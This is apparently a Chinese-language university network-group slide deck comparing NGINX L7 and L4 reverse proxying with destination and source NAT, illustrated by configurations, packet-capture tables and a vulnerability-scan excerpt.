

# NGINX

## Reverse Proxy

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臺灣大學計資中心

網路組

游子興



**L7 Revers Proxy**  
**L4 Revers Proxy**  
**Dst NAT/Port Mapping**


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運作原理比較

# 比較表

	Total TCP Sessions	Packet Changed	終端 Server 連線對象	Virtual Host、URL、Content Cache、WAF、Web Server/OS Hiding	Protocol Support
L7 Revers Proxy	2 (允許不同 Protocol/Payload)	Src IP/Port Dst IP/Port	NGINX (Zero Trust)	Support	HTTP HTTPs
L4 Revers Proxy	2 (相同 Protocol/Payload)	Src IP/Port Dst IP/Port	NGINX (Zero Trust)	N/A	TCP UDP
Dst NAT/Port Mapping	1	Dst IP/Port	Client	N/A	TCP UDP

# L7 Reverse Proxy HTTP



<http://demo1.buda.idv.tw/icons/ubuntu-logo.png>

- \* 支援
- \* Virtual Server: Domain Name
- \* Content Cache

```
* /etc/nginx/sites-enabled/default
server {
    listen 80;
    server_name demo1.buda.idv.tw;
    location / {
        proxy_pass http://172.16.0.7;
    }
}
```

# L7 Reverse Proxy HTTP

- \* 2 TCP Sessions: 兩個獨立 Session, 無關連.
- \* L7\_HTTP\_LoadBalance\_1\_WAN.pcap: 尚未 FIN 結束

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	126	140.112.2.215	28892	140.112.237.5	80	TCP	66	28892 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=
2	0.000047	0	64	140.112.237.5	80	140.112.2.215	28892	TCP	66	80 → 28892 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
3	0.000748	0	126	140.112.2.215	28892	140.112.237.5	80	TCP	60	28892 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4	0.002297	0	126	140.112.2.215	28892	140.112.237.5	80	HTTP	786	GET /icons/ubuntu-logo.png HTTP/1.1
5	0.002310	0	64	140.112.237.5	80	140.112.2.215	28892	TCP	54	80 → 28892 [ACK] Seq=1 Ack=733 Win=64128 Len=0
6	0.003088	0	64	140.112.237.5	80	140.112.2.215	28892	HTTP	193	HTTP/1.1 304 Not Modified
7	0.209306	0	126	140.112.2.215	28892	140.112.237.5	80	TCP	60	28892 → 80 [ACK] Seq=733 Ack=140 Win=65536 Len=0

- \* L7\_HTTP\_LoadBalance\_2\_LAN.pcap: FIN 結束

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	64	172.16.0.226	56376	172.16.0.7	80	TCP	74	56376 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
2	0.000109	0	64	172.16.0.7	80	172.16.0.226	56376	TCP	74	80 → 56376 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
3	0.000129	0	64	172.16.0.226	56376	172.16.0.7	80	TCP	66	56376 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva
4	0.000157	0	64	172.16.0.226	56376	172.16.0.7	80	HTTP	786	GET /icons/ubuntu-logo.png HTTP/1.0
5	0.000221	0	64	172.16.0.7	80	172.16.0.226	56376	TCP	66	80 → 56376 [ACK] Seq=1 Ack=721 Win=64512 Len=0 TS
6	0.000502	0	64	172.16.0.7	80	172.16.0.226	56376	HTTP	210	HTTP/1.1 304 Not Modified
7	0.000507	0	64	172.16.0.226	56376	172.16.0.7	80	TCP	66	56376 → 80 [ACK] Seq=721 Ack=145 Win=64128 Len=0
8	0.000548	0	64	172.16.0.7	80	172.16.0.226	56376	TCP	66	80 → 56376 [FIN, ACK] Seq=145 Ack=721 Win=64512 L
9	0.000586	0	64	172.16.0.226	56376	172.16.0.7	80	TCP	66	56376 → 80 [FIN, ACK] Seq=721 Ack=146 Win=64128 L
10	0.000631	0	64	172.16.0.7	80	172.16.0.226	56376	TCP	66	80 → 56376 [ACK] Seq=146 Ack=722 Win=64512 Len=0

# L7 Reverse Proxy

## Identify technologies on websites

### \* Original Web Server/OS Hiding



# 區網弱掃報告

## 更改架構前

### Alerts distribution

Total alerts found	15
! High	0
! Medium	3
! Low	7
i Informational	5

## 更改架構後

### Alerts distribution

Total alerts found	13
! High	0
! Medium	2
! Low	7
i Informational	4

# 區網弱掃報告

## Medium

### Apache httpd remote denial of service

Severity	Medium
Reported by module	/Scripts/PerServer/Version_Check.script

#### Description

A denial of service vulnerability has been found in the way the multiple overlapping ranges are handled by the Apache HTTPD server:

<http://seclists.org/fulldisclosure/2011/Aug/175>

An attack tool is circulating in the wild. Active use of this tools has been observed. The attack can be done remotely and with a modest number of requests can cause very significant memory and CPU usage on the server.

This alert was generated using only banner information. It may be a false positive.

Affected Apache versions (1.3.x, 2.0.x through 2.0.64, and 2.2.x through 2.2.19).

#### Impact

Remote Denial of Service

#### Recommendation

Upgrade to the latest version of Apache HTTP Server (2.2.20 or later), available from the Apache HTTP Server Project Web site.

#### References

[CVE-2011-3192 \(http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192\)](http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192)  
[Apache HTTPD Security ADVISORY \(http://mail-archives.apache.org/mod\\_mbox/httpd-announce/201108\\_mbox/%3C20110824161640.122D387DD@minotaur.apache.org%3E\)](http://mail-archives.apache.org/mod_mbox/httpd-announce/201108_mbox/%3C20110824161640.122D387DD@minotaur.apache.org%3E)  
[Apache httpd Remote Denial of Service \(memory exhaustion\) \(https://www.exploit-db.com/exploits/17696\)](https://www.exploit-db.com/exploits/17696)  
[CVE-2011-3192 \(http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192\)](http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192)

#### Affected items

<b>Web Server</b>
Details
Version detected: 2.2.15 .
Request headers



# L4 Reverse Proxy TCP Port 8080 (HTTP)



<http://140.112.237.5:8080/icons/ubuntu-logo.png>

- \* 不支援
- \* Virtual Server: Domain Name
- \* Content Cache

```
* /etc/nginx/nginx.conf
stream {
  server {
    listen 8080;
    proxy_pass 172.16.0.7:80;
  }
}
```

# L4 Reverse Proxy

## TCP Port 8080 (HTTP)

- \* 2 TCP Sessions : Payload 1對1 對映、但 TTL、Length 都不相同
- \* L4\_HTTP\_LoadBalance\_1\_WAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	126	140.112.2.215	33589	140.112.237.5	8080	TCP	66	33589 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 W
2	0.000082	0	64	140.112.237.5	8080	140.112.2.215	33589	TCP	66	8080 → 33589 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
3	0.000669	0	126	140.112.2.215	33589	140.112.237.5	8080	TCP	60	33589 → 8080 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4	0.018355	0	126	140.112.2.215	33589	140.112.237.5	8080	HTTP	619	GET /icons/ubuntu-logo.png HTTP/1.1
5	0.018382	0	64	140.112.237.5	8080	140.112.2.215	33589	TCP	54	8080 → 33589 [ACK] Seq=1 Ack=566 Win=64128 Len=0
6	0.019334	0	64	140.112.237.5	8080	140.112.2.215	33589	HTTP	235	HTTP/1.1 304 Not Modified
7	0.219447	0	126	140.112.2.215	33589	140.112.237.5	8080	TCP	60	33589 → 8080 [ACK] Seq=566 Ack=182 Win=65280 Len=0

- \* L4\_HTTP\_LoadBalance\_2\_LAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	64	172.16.0.226	36936	172.16.0.7	80	TCP	74	36936 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
2	0.000142	0	64	172.16.0.7	80	172.16.0.226	36936	TCP	74	80 → 36936 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
3	0.000160	0	64	172.16.0.226	36936	172.16.0.7	80	TCP	66	36936 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva
4	0.017519	0	64	172.16.0.226	36936	172.16.0.7	80	HTTP	631	GET /icons/ubuntu-logo.png HTTP/1.1
5	0.017584	0	64	172.16.0.7	80	172.16.0.226	36936	TCP	66	80 → 36936 [ACK] Seq=1 Ack=566 Win=64640 Len=0 TS
6	0.018406	0	64	172.16.0.7	80	172.16.0.226	36936	HTTP	247	HTTP/1.1 304 Not Modified
7	0.018409	0	64	172.16.0.226	36936	172.16.0.7	80	TCP	66	36936 → 80 [ACK] Seq=566 Ack=182 Win=64128 Len=0

# L4 Reverse Proxy

## Identify technologies on websites

- \* Without Original Web Server/OS Hiding



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**Pfsense WAN Port:**

**tcpdump -i em0 -w DNAT\_1\_WAN.pcap**

**Pfsense LAN Port:**

**tcpdump -i em1 -w DNAT\_2\_LAN.pcap**

# Destination NAT/Port Mapping



<http://140.112.3.82:8080/icons/ubuntu-logo.png>

Destination NAT: 改變封包 Dst IP/Ports

pfSense 設定畫面:

<input type="checkbox"/>	Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP	NAT Ports
<input checked="" type="checkbox"/>	WAN	TCP/UDP	*	*	WAN address	8080	172.16.0.7	80 (HTTP)

# Destination NAT/Port Mapping

\* 1 TCP Session: 僅變更 Dst IP/Port

\* DNAT\_HTTP\_1\_WAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	126	140.112.2.215	4679	140.112.3.82	8080	TCP	66	4679 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=
2	0.000160	0	63	140.112.3.82	8080	140.112.2.215	4679	TCP	66	8080 → 4679 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
3	0.000765	0	126	140.112.2.215	4679	140.112.3.82	8080	TCP	60	4679 → 8080 [ACK] Seq=1 Ack=1 Win=66048 Len=0
4	0.012915	0	126	140.112.2.215	4679	140.112.3.82	8080	HTTP	618	GET /icons/ubuntu-logo.png HTTP/1.1
5	0.013011	0	63	140.112.3.82	8080	140.112.2.215	4679	TCP	54	8080 → 4679 [ACK] Seq=1 Ack=565 Win=64128 Len=0
6	0.013257	0	63	140.112.3.82	8080	140.112.2.215	4679	HTTP	235	HTTP/1.1 304 Not Modified
7	0.217562	0	126	140.112.2.215	4679	140.112.3.82	8080	TCP	60	4679 → 8080 [ACK] Seq=565 Ack=182 Win=66048 Len=0


\* DNAT\_HTTP\_2\_LAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	125	140.112.2.215	4679	172.16.0.7	80	TCP	66	4679 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=960 WS=
2	0.000118	0	64	172.16.0.7	80	140.112.2.215	4679	TCP	66	80 → 4679 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
3	0.000742	0	125	140.112.2.215	4679	172.16.0.7	80	TCP	54	4679 → 80 [ACK] Seq=1 Ack=1 Win=66048 Len=0
4	0.012892	0	125	140.112.2.215	4679	172.16.0.7	80	HTTP	618	GET /icons/ubuntu-logo.png HTTP/1.1
5	0.012973	0	64	172.16.0.7	80	140.112.2.215	4679	TCP	60	80 → 4679 [ACK] Seq=1 Ack=565 Win=64128 Len=0
6	0.013218	0	64	172.16.0.7	80	140.112.2.215	4679	HTTP	235	HTTP/1.1 304 Not Modified
7	0.217538	0	125	140.112.2.215	4679	172.16.0.7	80	TCP	54	4679 → 80 [ACK] Seq=565 Ack=182 Win=66048 Len=0

# Destination NAT/Port Mapping

## Identify technologies on websites

- \* Without Original Web Server/OS Hiding






補充: **SOURCE NAT**



# Source NAT



Source NAT: 改變封包 Src IP/Ports

# Source NAT

\* 1 TCP Session: 僅變更 Src IP/Port

\* SNAT\_RDP\_1\_LAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protoco	Length	Info
1	0.000000	0	128	172.16.0.17	59493	120.96.0.222	3389	TCP	66	59493 → 3389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=
2	0.000816	0	124	120.96.0.222	3389	172.16.0.17	59493	TCP	66	3389 → 59493 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0
3	0.002090	0	128	172.16.0.17	59493	120.96.0.222	3389	TCP	60	59493 → 3389 [ACK] Seq=1 Ack=1 Win=262912 Len=0
4	1.931637	0	128	172.16.0.17	59493	120.96.0.222	3389	TCP	60	59493 → 3389 [FIN, ACK] Seq=1 Ack=1 Win=262912 Len=0
5	1.932199	0	124	120.96.0.222	3389	172.16.0.17	59493	TCP	54	3389 → 59493 [ACK] Seq=1 Ack=2 Win=64000 Len=0

\* SNAT\_RDP\_2\_WAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protoco	Length	Info
1	0.000000	0	127	140.112.3.82	59671	120.96.0.222	3389	TCP	66	59671 → 3389 [SYN] Seq=0 Win=64240 Len=0 MSS=960 WS=
2	0.000783	0	125	120.96.0.222	3389	140.112.3.82	59671	TCP	66	3389 → 59671 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0
3	0.002072	0	127	140.112.3.82	59671	120.96.0.222	3389	TCP	54	59671 → 3389 [ACK] Seq=1 Ack=1 Win=262912 Len=0
4	1.931621	0	127	140.112.3.82	59671	120.96.0.222	3389	TCP	54	59671 → 3389 [FIN, ACK] Seq=1 Ack=1 Win=262912 Len=0
5	1.932166	0	125	120.96.0.222	3389	140.112.3.82	59671	TCP	60	3389 → 59671 [ACK] Seq=1 Ack=2 Win=64000 Len=0

# Source NAT vs. Destination NAT

	功能	Packet Change
Src NAT	Intranet Client (Private IP) 內對外 連線 Internet Server(Public IP)	Src IP/Port
Dst NAT	Internet Client(Public IP) 外對內 連線 Intranet Server(Private IP)	Dst IP/Port

# 補充**1**: L4 Reverse Proxy

---

Payload 1對 1 對映  
(不包含 TCP Flag 封包)

# L4 Reverse Proxy TCP Port 22 (SSH)



2 TCP Sessions : Payload 1對1 對映

```
* /etc/nginx/nginx.conf
stream {
  server {
    listen 8022;
    proxy_pass 172.16.0.7:22;
  }
}
```

# L4 Reverse Proxy TCP Port 22 (SSH)


- \* SSH to 140.112.237.5:8022
  - \* SSH Login

- \* Wireshark

- \* 預設無法辨識 Port: 8022

```
user@140.112.237.5's password:  
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-125-generic x86_64)
```

```
user@ubuntu20:~$ ifconfig  
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 172.16.0.7 netmask 255.255.255.0 broadcast 172.16.0.255
```



No.	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	125	120.96.0.222	55098	140.112.237.5	8022	TCP	66	55098 → 8022 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
2	64	140.112.237.5	8022	120.96.0.222	55098	TCP	66	8022 → 55098 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
3	125	120.96.0.222	55098	140.112.237.5	8022	TCP	60	55098 → 8022 [ACK] Seq=1 Ack=1 Win=262656 Len=0
4	125	120.96.0.222	55098	140.112.237.5	8022	SSHv2	82	Client: Protocol (SSH-2.0-PuTTY_Release_0.76)
5	64	140.112.237.5	8022	120.96.0.222	55098	TCP	54	8022 → 55098 [ACK] Seq=1 Ack=29 Win=64256 Len=0
6	64	140.112.237.5	8022	120.96.0.222	55098	SSHv2	95	Server: Protocol (SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.4)
7	64	140.112.237.5	8022	120.96.0.222	55098	SSHv2	1110	Server: Key Exchange Init
8	125	120.96.0.222	55098	140.112.237.5	8022	TCP	60	55098 → 8022 [ACK] Seq=29 Ack=1098 Win=261632 Len=0
9	125	120.96.0.222	55098	140.112.237.5	8022	SSHv2	1310	Client: Key Exchange Init
10	64	140.112.237.5	8022	120.96.0.222	55098	TCP	54	8022 → 55098 [ACK] Seq=1098 Ack=1285 Win=64128 Len=0
11	125	120.96.0.222	55098	140.112.237.5	8022	SSHv2	102	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
12	64	140.112.237.5	8022	120.96.0.222	55098	TCP	54	8022 → 55098 [ACK] Seq=1098 Ack=1333 Win=64128 Len=0
13	64	140.112.237.5	8022	120.96.0.222	55098	SSHv2	518	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=256)
14	125	120.96.0.222	55098	140.112.237.5	8022	SSHv2	134	Client: New Keys, Encrypted packet (len=64)
15	64	140.112.237.5	8022	120.96.0.222	55098	TCP	54	8022 → 55098 [ACK] Seq=1562 Ack=1413 Win=64128 Len=0
16	64	140.112.237.5	8022	120.96.0.222	55098	SSHv2	118	Server: Encrypted packet (len=64)
17	125	120.96.0.222	55098	140.112.237.5	8022	TCP	60	55098 → 8022 [ACK] Seq=1413 Ack=1626 Win=262656 Len=0
1	64	172.16.0.226	35084	172.16.0.7	22	TCP	74	35084 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2823702048 TSecr=0 WS=128
2	64	172.16.0.7	22	172.16.0.226	35084	TCP	74	22 → 35084 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1475222517 TSecr=
3	64	172.16.0.226	35084	172.16.0.7	22	TCP	66	35084 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2823702048 TSecr=1475222517
4	64	172.16.0.226	35084	172.16.0.7	22	SSHv2	94	Client: Protocol (SSH-2.0-PuTTY_Release_0.76)
5	64	172.16.0.7	22	172.16.0.226	35084	TCP	66	22 → 35084 [ACK] Seq=1 Ack=29 Win=65152 Len=0 TSval=1475222517 TSecr=2823702049
6	64	172.16.0.7	22	172.16.0.226	35084	SSHv2	107	Server: Protocol (SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.4)
7	64	172.16.0.226	35084	172.16.0.7	22	TCP	66	35084 → 22 [ACK] Seq=29 Ack=42 Win=64256 Len=0 TSval=2823702057 TSecr=1475222525
8	64	172.16.0.7	22	172.16.0.226	35084	SSHv2	1122	Server: Key Exchange Init
9	64	172.16.0.226	35084	172.16.0.7	22	TCP	66	35084 → 22 [ACK] Seq=29 Ack=1098 Win=64128 Len=0 TSval=2823702057 TSecr=1475222526
10	64	172.16.0.226	35084	172.16.0.7	22	SSHv2	1322	Client: Key Exchange Init
11	64	172.16.0.7	22	172.16.0.226	35084	TCP	66	22 → 35084 [ACK] Seq=1098 Ack=1285 Win=64128 Len=0 TSval=1475222527 TSecr=2823702059
12	64	172.16.0.226	35084	172.16.0.7	22	SSHv2	114	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
13	64	172.16.0.7	22	172.16.0.226	35084	TCP	66	22 → 35084 [ACK] Seq=1098 Ack=1333 Win=64128 Len=0 TSval=1475222529 TSecr=2823702061
14	64	172.16.0.7	22	172.16.0.226	35084	SSHv2	530	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=256)
15	64	172.16.0.226	35084	172.16.0.7	22	TCP	66	35084 → 22 [ACK] Seq=1333 Ack=1562 Win=64128 Len=0 TSval=2823702064 TSecr=1475222533
16	64	172.16.0.226	35084	172.16.0.7	22	SSHv2	146	Client: New Keys, Encrypted packet (len=64)
17	64	172.16.0.7	22	172.16.0.226	35084	TCP	66	22 → 35084 [ACK] Seq=1562 Ack=1413 Win=64128 Len=0 TSval=1475222545 TSecr=2823702077
18	64	172.16.0.7	22	172.16.0.226	35084	SSHv2	130	Server: Encrypted packet (len=64)
19	64	172.16.0.226	35084	172.16.0.7	22	TCP	66	35084 → 22 [ACK] Seq=1413 Ack=1626 Win=64128 Len=0 TSval=2823702077 TSecr=1475222545

## L4\_SSH\_LoadBalance\_1\_WAN.pcap

非每個 Payload 皆回應 ACK

Windows

6	64	140.112.237.5	8022	120.96.0.222	55098	SSHv2	95	Server: Protocol (SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.4)
7	64	140.112.237.5	8022	120.96.0.222	55098	SSHv2	1110	Server: Key Exchange Init
8	125	120.96.0.222	55098	140.112.237.5	8022	TCP	60	55098 → 8022 [ACK] Seq=29 Ack=1098 Win=261632 Len=0

13	64	140.112.237.5	8022	120.96.0.222	55098	SSHv2	518	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=256)
14	125	120.96.0.222	55098	140.112.237.5	8022	SSHv2	134	Client: New Keys, Encrypted packet (len=64)
15	64	140.112.237.5	8022	120.96.0.222	55098	TCP	54	8022 → 55098 [ACK] Seq=1562 Ack=1413 Win=64128 Len=0

## L4\_SSH\_LoadBalance\_2\_LAN.pcap

每個 Payload 皆回應 ACK

Ubuntu

6	64	172.16.0.7	22	172.16.0.226	35084	SSHv2	107	Server: Protocol (SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.4)
7	64	172.16.0.226	35084	172.16.0.7	22	TCP	66	35084 → 22 [ACK] Seq=29 Ack=42 Win=64256 Len=0 TSval=2823702057 TSecr=1475222525
8	64	172.16.0.7	22	172.16.0.226	35084	SSHv2	1122	Server: Key Exchange Init
9	64	172.16.0.226	35084	172.16.0.7	22	TCP	66	35084 → 22 [ACK] Seq=29 Ack=1098 Win=64128 Len=0 TSval=2823702057 TSecr=1475222526


# 補充2: L7 Reverse Proxy

---

2 TCP Sessions Payload 不同



# L7 Reverse Proxy HTTP



<http://demo1.buda.idv.tw/icons/ubuntu-logo.png>

```
* /etc/nginx/sites-enabled/default
server {
    listen 80;
    server_name demo1.buda.idv.tw;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    location / {
        proxy_pass http://172.16.0.7;
    }
}
```

# L7\_HTTP\_LoadBalance2\_1\_WAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	125	120.96.0.222	59741	140.112.237.5	80	TCP	66	59741 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS
2	0.000058	0	64	140.112.237.5	80	120.96.0.222	59741	TCP	66	80 → 59741 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
3	0.001031	0	125	120.96.0.222	59741	140.112.237.5	80	TCP	60	59741 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
4	0.002895	0	125	120.96.0.222	59741	140.112.237.5	80	HTTP	619	<u>GET /icons/ubuntu-logo.png HTTP/1.1</u>
5	0.002910	0	64	140.112.237.5	80	120.96.0.222	59741	TCP	54	80 → 59741 [ACK] Seq=1 Ack=566 Win=64128 Len=0
6	0.003704	0	64	140.112.237.5	80	120.96.0.222	59741	HTTP	193	HTTP/1.1 304 Not Modified
7	0.059254	0	125	120.96.0.222	59741	140.112.237.5	80	TCP	60	59741 → 80 [ACK] Seq=566 Ack=140 Win=262656 Len=0

> Frame 4: 619 bytes on wire (4952 bits), 619 bytes captured (4952 bits)  
> Ethernet II, Src: Cisco\_f8:21:08 (8c:94:1f:f8:21:08), Dst: VMWare\_f9:ad:9b (00:0c:29:f9:ad:9b)  
> Internet Protocol Version 4, Src: 120.96.0.222, Dst: 140.112.237.5  
> Transmission Control Protocol, Src Port: 59741, Dst Port: 80, Seq: 1, Ack: 1, Len: 565  
v Hypertext Transfer Protocol  
 > GET /icons/ubuntu-logo.png HTTP/1.1\r\n Host: demo1.buda.idv.tw\r\n Connection: keep-alive\r\n Cache-Control: max-age=0\r\n Upgrade-Insecure-Requests: 1\r\n User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36\r\n

# L7\_HTTP\_LoadBalance2\_2\_LAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	64	172.16.0.226	58050	172.16.0.7	80	TCP	74	58050 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SAC
2	0.000097	0	64	172.16.0.7	80	172.16.0.226	58050	TCP	74	80 → 58050 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 M
3	0.000114	0	64	172.16.0.226	58050	172.16.0.7	80	TCP	66	58050 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=
4	0.000142	0	64	172.16.0.226	58050	172.16.0.7	80	HTTP	675	<u>GET /icons/ubuntu-logo.png HTTP/1.0</u>
5	0.000190	0	64	172.16.0.7	80	172.16.0.226	58050	TCP	66	80 → 58050 [ACK] Seq=1 Ack=610 Win=64640 Len=0 TSva
6	0.000646	0	64	172.16.0.7	80	172.16.0.226	58050	HTTP	210	HTTP/1.1 304 Not Modified
7	0.000648	0	64	172.16.0.226	58050	172.16.0.7	80	TCP	66	58050 → 80 [ACK] Seq=610 Ack=145 Win=64128 Len=0 TS
8	0.000699	0	64	172.16.0.226	58050	172.16.0.7	80	TCP	66	58050 → 80 [FIN, ACK] Seq=610 Ack=145 Win=64128 Len
9	0.000708	0	64	172.16.0.7	80	172.16.0.226	58050	TCP	66	80 → 58050 [FIN, ACK] Seq=145 Ack=610 Win=64640 Len
10	0.000716	0	64	172.16.0.226	58050	172.16.0.7	80	TCP	66	58050 → 80 [ACK] Seq=611 Ack=146 Win=64128 Len=0 TS
11	0.000738	0	64	172.16.0.7	80	172.16.0.226	58050	TCP	66	80 → 58050 [ACK] Seq=146 Ack=611 Win=64640 Len=0 TS

<

- > Frame 4: 675 bytes on wire (5400 bits), 675 bytes captured (5400 bits)
- > Ethernet II, Src: VMware\_f9:ad:91 (00:0c:29:f9:ad:91), Dst: VMware\_6d:b4:41 (00:0c:29:6d:b4:41)
- > Internet Protocol Version 4, Src: 172.16.0.226, Dst: 172.16.0.7
- > Transmission Control Protocol, Src Port: 58050, Dst Port: 80, Seq: 1, Ack: 1, Len: 609

## ▼ Hypertext Transfer Protocol

> GET /icons/ubuntu-logo.png HTTP/1.0\r\n

X-Real-IP: 120.96.0.222\r\n

X-Forwarded-For: 120.96.0.222\r\n

**Payload 不同, 多了兩個參數**

Host: 172.16.0.7\r\n

Connection: close\r\n

Cache-Control: max-age=0\r\n

Upgrade-Insecure-Requests: 1\r\n

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36\r\n

# 補充3: L7 Reverse Proxy HTTPs 加密

---

2 TCP Sessions 允許不同 Protocol  
末端 Server 為 Internet Web Site

# L7 Reverse Proxy HTTP(s)



<http://demo2.buda.idv.tw/images/logo2.gif>

<http://demo2.buda.idv.tw/ip/query.php>

```
* /etc/nginx/sites-enabled/default
server {
    listen 80;
    server_name demo2.buda.idv.tw;
    location / {
        proxy_pass https://netadm.cc.ntu.edu.tw;
    }
}
```

**L7\_HTTPS\_LoadBalance\_1\_WAN.pcap**

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	64	120.96.0.222	57239	140.112.237.5	80	TCP	66	57239 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SA
2	0.000051	0	64	140.112.237.5	80	120.96.0.222	57239	TCP	66	80 → 57239 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=146
3	0.000795	0	125	120.96.0.222	57239	140.112.237.5	80	TCP	60	57239 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
4	0.001456	0	125	120.96.0.222	57239	140.112.237.5	80	HTTP	502	GET /images/logo2.gif HTTP/1.1
5	0.001468	0	64	140.112.237.5	80	120.96.0.222	57239	TCP	54	80 → 57239 [ACK] Seq=1 Ack=449 Win=64128 Len=0
6	0.004813	0	64	140.112.237.5	80	120.96.0.222	57239	HTTP	3566	HTTP/1.1 200 OK (GIF89a) <b>封包無加密</b>
7	0.005620	0	125	120.96.0.222	57239	140.112.237.5	80	TCP	60	57239 → 80 [ACK] Seq=449 Ack=2921 Win=2102272 Len=0
8	0.056413	0	125	120.96.0.222	57239	140.112.237.5	80	TCP	60	57239 → 80 [ACK] Seq=449 Ack=3513 Win=2101760 Len=0
9	4.007475	0	125	120.96.0.222	57239	140.112.237.5	80	TCP	60	57239 → 80 [FIN, ACK] Seq=449 Ack=3513 Win=2101760 Len=0
10	4.007569	0	64	140.112.237.5	80	120.96.0.222	57239	TCP	54	80 → 57239 [FIN, ACK] Seq=3513 Ack=450 Win=64128 Len=0
11	4.008287	0	125	120.96.0.222	57239	140.112.237.5	80	TCP	60	57239 → 80 [ACK] Seq=450 Ack=3514 Win=2101760 Len=0

**L7\_HTTPS\_LoadBalance\_2\_WAN.pcap**

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	64	140.112.237.5	35864	140.112.105.200	443	TCP	74	35864 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PE
2	0.000215	0	254	140.112.105.200	443	140.112.237.5	35864	TCP	74	443 → 35864 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1
3	0.000225	0	64	140.112.237.5	35864	140.112.105.200	443	TCP	66	35864 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4054
4	0.000448	0	64	140.112.237.5	35864	140.112.105.200	443	TLSv1.2	286	Client Hello
5	0.000630	0	254	140.112.105.200	443	140.112.237.5	35864	TCP	66	443 → 35864 [ACK] Seq=1 Ack=221 Win=14820 Len=0 TSval=19
6	0.001037	0	254	140.112.105.200	443	140.112.237.5	35864	TLSv1.2	213	Server Hello, Change Cipher Spec, Encrypted Handshake Me
